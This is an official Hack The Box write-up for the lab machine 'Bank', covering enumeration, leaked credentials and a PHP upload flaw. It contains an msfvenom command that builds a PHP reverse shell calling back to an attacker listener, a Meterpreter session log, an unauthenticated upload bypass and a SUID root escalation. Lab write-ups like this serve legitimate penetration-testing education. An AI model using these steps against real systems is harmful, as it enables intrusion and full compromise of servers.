Hack The Box
PEN-TESTING LABS

Bank

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Machine Author: issue

Difficulty: Medium

Classification: Official

SYNOPSIS

Bank is a relatively simple machine, however proper web enumeration is key to finding the necessary data for entry. There also exists an unintended entry method, which many users find before the correct data is located.

Skills Required


- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- Identifying vulnerable services
- Exploiting SUID files

Enumeration

Nmap



Target: 10.10.10.29

Profile: Intense scan


Command: nmap -T4 -A -v 10.10.10.29

OS	Host
	bank.htb (10.1

Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubur
53	tcp	open	domain	
80	tcp	open	http	Apache httpd 2.4.7 ((Ubuntu))

Nmap reveals OpenSSH, a DNS server and an Apache server. Apache is running the default web page, and no information can be gained from the DNS server. In this case, Apache is using a virtual host to route traffic. The hostname must be guessed on this machine (**bank.htb**) and then added to **/etc/hosts**. The site first presents a login page, however it is not vulnerable.

Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 63
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://bank.htb:80/

Directory Stucture	Response Code	Response Size
/	302	7652
uploads	403	453
icons	403	451
assets	200	1887
inc	200	1720
server-status	403	459
balance-transfer	200	177


```
Current speed: 0 requests/sec                          (Select and right click for more options)
Average speed: (T) 284, (C) 226 requests/sec
Parse Queue Size: 0                                    Current number of running threads: 100
Total Requests: 207757/207759
Time To Finish: 00:00:00
DirBuster Stopped
```

Dirbuster, with the lowercase medium wordlist, will find the **balance-transfer** directory after a while. In it are many encrypted files which hold user credentials.

Exploitation


Intended Method

Upon closer inspection, it becomes apparent that one of the files is much smaller than the others. Opening **68576f20e9732f1b2edc4df5b8533230.acc** reveals valid login credentials due to a failed encryption.




```
59829e0910101366d704a85f11cfdd15.acc  2017-06-15 09:50  584
66284d79b5caa9e6a3dd440607b3fdd7.acc  2017-06-15 09:50  584
68576f20e9732f1b2edc4df5b8533230.acc  2017-06-15 09:50  257
75942bd27ec22afd9bdc8826cc454c75.acc  2017-06-15 09:50  584
76123b5b589514bc2cb1c6adfb937d13.acc  2017-06-15 09:50  584
```

Using the credentials to log in, it appears that there is a file upload form on the **Support** page. Inspecting the source code reveals that any file uploaded with the extension **.htb** is executed as PHP.



```
<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
```

It is trivial to get a shell at this stage. Generate a reverse PHP shell with **msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.htb** and upload it using the form. According to the results from Dirbuster, the file should reside in the **uploads** directory. Browse to **/uploads/writeup.htb** to execute the script.




```
[*] Started reverse TCP handler on 10.10.14.5:5555
msf exploit(handler) > [*] Sending stage (37514 bytes) to 10.10.10.29
[*] Meterpreter session 1 opened (10.10.14.5:5555 -> 10.10.10.29:52090) at 2017-
10-11 02:48:52 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/var/www/bank/uploads
meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```

Unintended Method

Using a combination of a few programming errors, it is possible to bypass **balance-transfer** altogether. The **support.php** page does not redirect properly, and outputs the entire page contents to unauthenticated users prior to redirecting to the login. It is possible to copy the form HTML to a local file, set the target to the **support.php** page, and upload files without authentication.


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render
? < + >
Type a search term
0 matches

Response from http://bank.htb:80/support.php [10.10.10.29]


```
HTTP/1.1 302 Found
Date: Wed, 11 Oct 2017 07:06:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 3291
Connection: close
Content-Type: text/html


<div class="col-sm-5">
    <div class="panel panel-primary">
        <div class="panel-heading">
            <h3 style="font-size: 20px;">My Tickets</h3>
        </div>
        <div class="panel-body">
                    <div class="content-box-large">
                        <div class="panel-body">
                            <table class="table table-bordered">
                                <thead>
                                    <tr>
                                        <th>#</th>
                                        <th>Title</th>
                                        <th>Message</th>
                                        <th>Attachment</th>
                                        <th>Actions</th>
                                    </tr>
                                </thead>
                                <tbody>
                                                                </tbody>
                            </table>
                        </div>
                    </div>
                </div>
    </div>
</div>
<!-- New Ticket -->
<div class="col-sm-5">
```

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum reveals a non-standard SUID file; **/var/htb/bin/emergency**. Running the file immediately grants root privileges. The flags can be obtained from **/home/chris/user.txt** and **/root/root.txt**


root@kali: ~/Desktop/writeups/bank
File Edit View Search Terminal Help

```
.fini_array
.jcr
.data.rel.ro
.dynamic
.got
.data
.bss
^C
Terminate channel 1? [y/N]  y
meterpreter > shell
Process 3515 created.
Channel 2 created.
cd /var/htb/bin
ls -la
total 120
drwxr-xr-x 2 root root   4096 Jun 14 18:30 .
drwxr-xr-x 3 root root   4096 Jun 14 18:25 ..
-rwsr-xr-x 1 root root 112204 Jun 14 18:27 emergency
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
./emergency
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```